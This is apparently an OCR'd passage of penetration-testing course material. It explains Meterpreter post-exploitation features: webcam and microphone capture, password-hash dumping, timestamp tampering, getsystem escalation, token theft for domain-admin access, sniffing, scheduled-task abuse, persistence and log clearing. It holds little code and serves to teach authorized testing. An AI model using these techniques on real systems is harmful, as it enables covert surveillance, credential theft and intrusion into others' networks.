The stdapi component of the Meterpreter also includes some commands for interacting with the webcam and microphone of a compromised machine. First, an attacker could invoke "webcam_list" to see if any compatible webcams are present on the target machine. Each one will be given a number. The attacker then invokes the webcam_snap command on the appropriate numbered camera to take a single frame snapshot in the form of a JPEG image. The attacker can specify the quality of the JPEG ranging from 1 (low quality) to 100 (best quality). The default is 50.

Also, the Meterpreter can activate the microphone on a target machine with the record_mic command. The attacker simply specifies the number of seconds of audio to record with the -d N option (where N is the number of seconds). The microphone will be activated for that duration, and all audio gathered will be written into a wav file on the attacker's machine in the .msf4 directory by default. The attacker can specify a different location for this file as an optional setting.




The priv extension of the Meterpreter includes the hashdump and timestomp commands. The hashdump command grabs the password hashes in the SAM database from the memory of the machine running the Meterpreter. In dumping these password hashes, no access to the file system is required, leaving very little forensics information in the file system about the fact that the hashes were just compromised. Once a penetration tester has grabbed the hashes, he or she can crack them using a password cracking tool (such as John the Ripper) or in a pass-the-hash attack to authenticate to a Windows machine via SMB by providing a hash instead of a password.

The hashdump command, therefore, is very useful in professional penetration tests.

The priv extension's timestomp command allows for alteration of the timestamps on files on an NTFS partition. Any of the so-called MACE times (Modified, Accessed, Created, and Entry time altered) of a file can be altered to any value the attacker wants. Alternatively, timestomp can be used to set all of the MACE times for a given file to the same values they have for some other file the attacker chooses.

While fascinating from a forensics manipulation perspective, the timestomp features tend not to be useful in most penetration tests, unless extreme stealth and forensics manipulation are included in scope (which they usually are not).




The priv extension of the Meterpreter also includes the "getsystem" command, which provides several techniques for local privilege escalation to SYSTEM-level access on a Windows machine. Remember, the priv extension (and its getsystem command) are only automatically loaded if you are exploiting a process *with* admin or SYSTEM privileges already. Therefore, to utilize the getsystem capability to gain SYSTEM-level control when you don't have admin already, you'll need to load it manually by running:

```
meterpreter > use priv
```

Once the priv extension is loaded, the getsystem command supports several different methods for escalating the process Meterpreter is running in to local SYSTEM-level access of the machine. The user can select which technique to use by indicating a -t followed by an integer specifying which technique to apply. With a -t 0, all techniques are applied until one succeeds. If no -t is specified, getsystem behaves as if -t 0 was used, and it tries each technique. The techniques available include abusing impersonation tokens (which attempts to duplicate access control tokens of SYSTEM-level services, patched by MS09-012), exploiting weak permissions of services (by writing to named pipes to communicate with the services, patched on a regular basis with a variety of Microsoft fixes), and abusing BIOS support for 16-bit applications to trick the kernel into running code with SYSTEM privileges (patched by MS10-015). More local privilege escalation attack techniques will likely be added in the future as researchers discover more flaws.


This command is especially useful for penetration testers when exploiting client-side software that doesn't have admin privileges, and when convincing a user to execute content when that user isn't logged on to the machine with admin privileges.



Another useful Meterpreter extension is called incognito, which is used for Windows security token gathering and manipulation. On a Windows machine, each running process has one or more security tokens associated with it. These security tokens are used by the Windows kernel for access control of local resources on the box, and for access to resources on remote Windows machines. When a process tries to access an object, such as a file, directory, or registry key, the kernel checks to see if it has an appropriate security token. The token thus acts like a little cookie for a process to present to the kernel when it wants to access resources.

Every running process starts with a primary security token, typically one associated with the user that invoked the process, or with a SYSTEM-level token. Processes can get additional tokens via impersonation (typically used for non-interactive logons, such as access to a file server) and delegation (typically used for interactive logons, at the console, via Remote Desktop / Terminal Services, or third-party tool like Citrix).

Using Metasploit, a penetration tester can load the incognito extension into the Meterpreter to interact with the tokens available on the system. If the attacker has SYSTEM-level access to the machine (via an exploit of a vulnerable SYSTEM-level service or through Metasploit's psexec exploit), the attacker can use incognito to list all security tokens available on the machine, including the local SYSTEM token, any local Admin tokens, as well as the security tokens associated with users who are currently accessing the machine, such as users that have mounted shares on the machine using SMB, or users who are logged in via Terminal Services. To accomplish this, we first load the incognito extension. Then, we run list_tokens with the -u option to list them by unique user name (-g lists them by group name).




What's more, with incognito, the attacker can grab those security tokens and use them for impersonation. In the Meterpreter with incognito loaded, we can accomplish this by using the "impersonate_token" command, followed by the domain name where the user is defined (which is included in the output of the list_tokens command), two backslashes, and the user name we want to impersonate. If the domain name includes a space, put the whole DOMAIN\user in quotation marks ("").

Alternatively, instead of using the token stealing features of the incognito extension, token stealing capabilities have been implemented in stdapi itself, under process interaction capabilities. You could simply run the ps command, which shows all running processes (including the account names they are running under). Then, the steal_token command followed by a processID will grab the tokens associated with the given process, letting the Meterpreter impersonate the user for accessing local and remote resources.

We can perform local privilege shifting (not escalation) between different users on the same box by using their tokens in impersonation. Locally, this isn't really a privilege escalation attack, because we have to start out with SYSTEM or Admin privileges to even be able to grab tokens and use them. Still, it can be useful for shifting around with accounts to access resources appropriately. Remember, the Stdapi rev2self command will return the process to its original primary security token.

Another way to use the security tokens would be to impersonate another user to access remote machines, such as Target4 in the figure above. Suppose the attacker compromises Target1 and loads the Meterpreter. If User2 is a domain administrator, logging in from machine Target2 to Target1, the attacker can grab the User2 token from Target1. The token is cached on the machine even after the user logs off, for a period of up to an hour (and in some cases longer). Even after the user logs off, the attacker can still grab the token and use it for impersonation.


Then, the attacker can use incognito's impersonate_token or stdapi's steal_token command to apply User2's token to the current Meterpreter process. Finally, the attacker can access Target4, and any other system that User2 has admin privileges over. Thus, with token manipulation, we could escalate from SYSTEM privileges on one box to full domain admin privileges, a nice privilege escalation attack across the network.



An additional extension of the Meterpreter that can be useful to penetration testers is the Meterpreter sniffer. This extension must be loaded manually, using the "load <ExtensionName>" command:


```
meterpreter > load sniffer
```

The sniffer extension, as its name implies, offers the ability to capture packets. The "sniffer_interfaces" command shows available network interfaces for sniffing. Then, the user can specify "sniffer_start <N> [M]" where N is the interface number, and M is an option to specify the number of packets to capture into a buffer (the default is 50,000 packets). The "sniffer_stats" command shows the number of packets captured so far when the sniffer is running. After stopping the sniffer with "sniffer_stop", the user can pull the packets back into a pcap file with the sniffer_dump command.



The Meterpreter is very powerful, as we have seen. This power comes from the various APIs it includes to wield control over a target machine. All of the commands we've discussed in the Meterpreter use these APIs. Additionally, several developers have built very powerful scripts that run in the Meterpreter on a target machine, letting penetration testers automate numerous activities by building on the APIs.

Next we'll talk about some of the most powerful Meterpreter scripts, with some ideas of how to use them in your penetration testing. In day two we'll also look at how you can develop your own Meterpreter scripts to provide further automation.




To bundle together and automate various actions of the Meterpreter, numerous very useful Meterpreter scripts are included with Metasploit. These scripts are invoked from the meterpreter > prompt using the "run" command, followed by the script name, followed by any applicable arguments for the script.

The scripts are written in Ruby, and rely on the Meterpreter API. The scripts themselves are located in the scripts/meterpreter directory underneath the main installation of the Metasploit framework. The scripts themselves are quite readable and are useful learning tools for people who want to adapt the existing scripts or create their own.

Most scripts include a -h option to show script help, describing how the script is used. To invoke the help for a given script, you could run:

```
meterpreter > run <ScriptName> -h
```

On the screen above, you can see the help associated with the "getcountermeasure" script, which shows the security features of the system where the Meterpreter is running, including Host-based Intrusion Prevention Systems (HIPS), anti-virus products, built-in Windows firewall rules, Data Execution Prevention (DEP) configuration, and User Account Control (UAC) settings.




Some of the most useful scripts available in Meterpreter are those that gather information from the target machine where the Meterpreter is running. The scraper script pulls down lists of users, groups, password hashes, running services, the entire registry, available network shares, and more information, storing it all in a series of helpful files in the home directory of the user running msfconsole. For handy reference, the directory name where this information is placed includes the IP address of the target machine, and a date and timestamp.

The winenum tool is similar to scraper, pulling back very similar information into the ~/.msf4/logs/winenum directory. This script offers some additional nice options beyond scraper, however. It can be used with the -m option to migrate to its own cmd.exe before running. It also has an option to reset the MACE time of the EXEs that it relies on when it runs to their original values before it ran, and clears the event log. It also has an option to compress the registry before moving it to improve performance.

The getcountermeasure script pulls information about HIPS, firewall (third-party and built-in Windows firewall), and anti-virus tools in use on the system. It also shows the configuration of DEP and UAC on the machine.

The checkvm script identifies whether the target system is a virtual machine guest, able to identify various virtualization products by name, including VMware, Hyper-V, Virtual PC, and Virtual Box.

The prefetch script looks at the Windows prefetch directory to see which executables have recently been run on the machine.




Some Meterpreter scripts use Windows task scheduling features to manipulate systems and cause them to run commands. The scheduleme script simply uses the local task scheduler on the machine where Meterpreter is running to schedule a command to run every N hours or every N minutes. It also offers a feature for remote scheduling, so the Meterpreter on one target machine can use its privileges (or a provided username and password as script arguments) to cause another single target machine to schedule a task to run.

The schtasksabuse script goes further. It can take a file containing a list of machine names or IP addresses, and cause the Meterpreter to make each target machine in the file run the same task according to the same schedule, giving the attacker economies of scale in compromising large numbers of systems. Again, by default, the current credentials of the process the Meterpreter is running under will be used. Alternatively, a username and password can be provided as script arguments.

Other scripts are associated with Meterpreter persistence on the machine. Because the Meterpreter itself is memory resident, it disappears on reboot (or even on the crashing of the process in which it lives). To make Meterpreter persistent, two scripts are provided. The metsvc script creates a running Meterpreter service. Alternatively, the "persistence" script runs the Meterpreter at system boot and user logon via the Run registry key under HKLM.

Another useful Meterpreter script is associated with dumping the hashes from a Windows SAM database. The hashdump.rb *script* differs from the hashdump Meterpreter *command* in that the script (invoked as "run hashdump") pulls the hashes from the registry, whereas the command (invoked as "hashdump") pulls the hashes by injecting code into LSASS. The hashdump script is particularly useful if the getcountermeasures script shows that a Host-based IPS (HIPS) is in use. Many HIPS products kill LSASS if they detect foreign code being executed from it. The hashdump script can more safely pull hashes on systems with a HIPS.



